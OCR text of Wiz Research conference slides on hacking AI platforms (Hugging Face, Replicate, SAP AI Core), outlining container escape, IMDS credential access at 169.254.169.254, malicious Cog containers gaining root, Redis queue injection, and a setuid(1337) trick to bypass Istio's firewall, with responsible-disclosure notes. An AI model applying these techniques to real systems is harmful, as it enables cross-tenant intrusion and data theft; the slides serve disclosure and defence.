Node
Pod
Pod
Pod
Node
Pod
Pod
Pod

Lateral movement in managed K8s


- We want a privileged K8s service account
- We are running in AWS EKS
- An insecure default / misconfiguration
  - Get Node's K8s role from IMDS (169.254.169.254)

https://www.wiz.io/blog/wiz-and-hugging-face-address-risks-to-ai-infrastructure#amazon-eks-privilege-escalation-via-imds-45

Attacker

WIZ Research

Impact



Models

Datasets

Source Code

Public + Private

Responsible disclosure

- All issues have been reported to Hugging Face
- Worked closely with Hugging Face to help fix the bugs

Takeaways

- Untrusted models increase attack surface
- AI security is also infrastructure security

RSAC 2025 Conference

Case Study #2

Hacking Replicate

With a malicious model container

Many Voices.
One Community.

Replicate

sagitzadik ⌘+K Search...

Dashboard Explore Pricing Docs Blog Newsletter Changelog

Popular models

bytedance / sdxl-lightning-4step


SDXL-Lightning by ByteDance: a fast text-to-image model that makes high-quality images in 4 steps

Updated 1 month, 3 weeks ago — 212.8M runs

yorickvp / llava-v1.6-vicuna-13b

LLaVA v1.6: Large Language and Vision Assistant (Vicuna-13B)

Updated 5 months, 1 week ago — 2.4M runs



openai / whisper

Convert speech in audio to text

Updated 4 days, 12 hours ago — 18.1M runs

yorickvp / llava-13b

Visual instruction tuning towards large language and vision models with GPT-4 level capabilities

Updated 3 months, 3 weeks ago — 13.8M runs

abiruyt / text-extract-ocr

A simple OCR Model that can easily extract text from an image.

Updated 8 months, 3 weeks ago — 27.5M runs

salesforce / blip

Generate image captions

Updated 1 year, 9 months ago — 93.2M runs

stability-ai / sdxl

A text-to-image generative AI model that creates beautiful images


Updated 1 month, 2 weeks ago — 57.6M runs

idea-research / ram-grounded-sam

A Strong Image Tagging Model with Segment Anything


Updated 1 year ago — 329.2K runs

What's a "Cog"?


Cog: Containers for machine learning
Cog is an open-source tool that lets you package machine learning models in a standard, production-ready container.
You can deploy your packaged model to your own infrastructure, or to Replicate.

So, anyone can deploy a container to Replicate's infrastructure?

Crafting a malicious Cog



$ cog predict --RCE

Prediction

sagitzadik/custom-cog-model:b11e651c

Input

Form JSON Node.js Python Elixir HTTP Cog

cmd

```
id
```

Output

Preview JSON


```
uid=0(root) gid=0(root) groups=0(root)
```

Generated in

8.5 milliseconds

Behind the curtain

- Managed Kubernetes cluster – GCP / CoreWeave
- Running as root
- Kubernetes API server is unavailable


Inject arbitrary queries
Pod
Our Container
Mgmt Container
Redis
Task Queue
Customer Pod
Customer Pod
Customer Pod
Plain-text, pre-authenticated connection


Attacker

WIZ Research

Impact

Prompts

Predictions



Interference

Public + Private

Responsible disclosure

- All issues have been reported to Replicate
- Collaborated with Replicate to fix the issue
- Defense-in-Depth

Takeaways

- Different model formats can result in RCE
- Untrusted AI workloads should be isolated

RSAC 2025 Conference


Case Study #3

Hacking SAP


With a malicious training procedure

Many Voices.
One Community.

SAP


Home
Apps
Search in: Apps
My Home
Analytics Specialist
Billing
Business Process Management
Credit Management
Customer Returns
Employee - Situation Handling
General Ledger
Internal Sales
Internal Sales - Professional Services
More
Apps
Favorites
Recently Used
Frequently Used
Track Sales Orders
Manage Sales Orders
Version 2
Create Sales Orders
Automatic Extraction
Create Sales Orders
Sales Management Overview
Track Execution
Stock
Single Material
Configure Substitution Strategy
Mass Change of Sales Documents
Import Sales Documents
My Sales Overview
Insights
Incoming Sales Orders
By Month | USD
518,1 M
Target 469,0M
Deviation 10,5%
4 Months
Net Value
Current Period
Previous Period
Incoming Sales Orders
By Month | EUR
491,1 M
Target 409,2M
Deviation 20,0%
By Net Value
Net Value
Net Value of Current Year
Net Value of Previous Year
Incomplete Sales Documents
Number of Documents
719
By Document Category
Order
Returns
Quotation
Credit Memo Request
Backorder Items
By Top 4 Critical Plants
3 K
Number of Items
Delayed (No. Of)
Partially Confirmed (No. Of)
Unconfirmed (No. Of)
Profit Margin
By Month
26,2 %
Net Value
Sales Volume
Profit Margin
Recognized Margin
Recognized Margin
By Sales Organization
Recognized Margin By Sales Organz...
Recognized COS
Recognized Revenue
1710 (Dom. Sales Org US)

SAP AI Core


SAP AI Launchpad ai-core-test (default)
HB
Workspaces
SAP AI Core Administra...
ML Operations
Overview
Scenarios
Configurations
Executions
Deployments
Schedules
Datasets
Models
Result Sets
Other Artifacts
Operations / Overview
Overview: ai-core-test (default)
Main Tenant Charts
Resource Group Charts
Executions
10
By Status
Stopped
Dead
1
9
Deployments
1
By Status
Stopped
1
Artifacts
3
By Type
Dataset
Model
1
2


AI training

- We can run AI training procedures
- One simple config file and you're good to go

```yaml
apiVersion: argoproj.io/v1alpha1
kind: WorkflowTemplate
metadata:
  name: hillai-pipeline
spec:
  templates:
  - name: hillai-container
    container:
      image: docker.io/python:latest
      command:
        - python3
      args:
        - "/app/src/main.py"
```

AI training

- We can run AI training procedures
- One simple config file and you're good to go



Behind the curtain

- Kubernetes cluster
- Unprivileged user (not root)
- No Kubernetes service account

But…

- Run me as root?
  - 🚫 Nope
- Add interesting flags to the Pod?
  - 🚫 Blocked by admission controller
- Send requests to the internal network?
  - 🚫 Blocked by firewall

Firewall?

- Actually –

- So… how does Istio work?

Istio

Rule	target	in	out	source	destination
1	RETURN	any	lo	127.0.0.6	anywhere
2	ISTIO_IN_REDIRECT	any	lo	anywhere	!localhost owner UID match 1337
3	RETURN	any	lo	anywhere	anywhere !owner UID match 1337
4	RETURN	any	any	anywhere	anywhere owner UID match 1337
5	ISTIO_IN_REDIRECT	any	lo	anywhere	!localhost owner GID match 1337
6	RETURN	any	lo	anywhere	anywhere !owner GID match 1337
7	RETURN	any	any	anywhere	anywhere owner GID match 1337
8	RETURN	any	any	anywhere	localhost
9	ISTIO_REDIRECT	any	any	anywhere	anywhere

15710

Rule	target	in	out	source	destination
1	RETURN	any	lo	127.0.0.6	anywhere
2	ISTIO_IN_REDIRECT	any	lo	anywhere	!localhost owner UID match 1337
3	RETURN	any	lo	anywhere	anywhere !owner UID match 1337
4	RETURN	any	any	anywhere	anywhere owner UID match 1337
5	ISTIO_IN_REDIRECT	any	lo	anywhere	!localhost owner GID match 1337
6	RETURN	any	lo	anywhere	anywhere !owner GID match 1337
7	RETURN	any	any	anywhere	anywhere owner GID match 1337
8	RETURN	any	any	anywhere	localhost
9	ISTIO_REDIRECT	any	any	anywhere	anywhere

setuid(1337); echo “I’m in”

```
nobody@[redacted]:/$ id
uid=65534(nobody) gid=65534(nogroup) groups=65534(nogroup)

nobody@[redacted]:/$ curl -i http://[redacted].cluster.local
HTTP/1.1 502 Bad Gateway
```

```
I have no name!@[redacted]:/$ id
uid=1337 gid=1337 groups=1337,65534(nogroup)

I have no name!@[redacted]:/$ curl -i http://[redacted].cluster.local
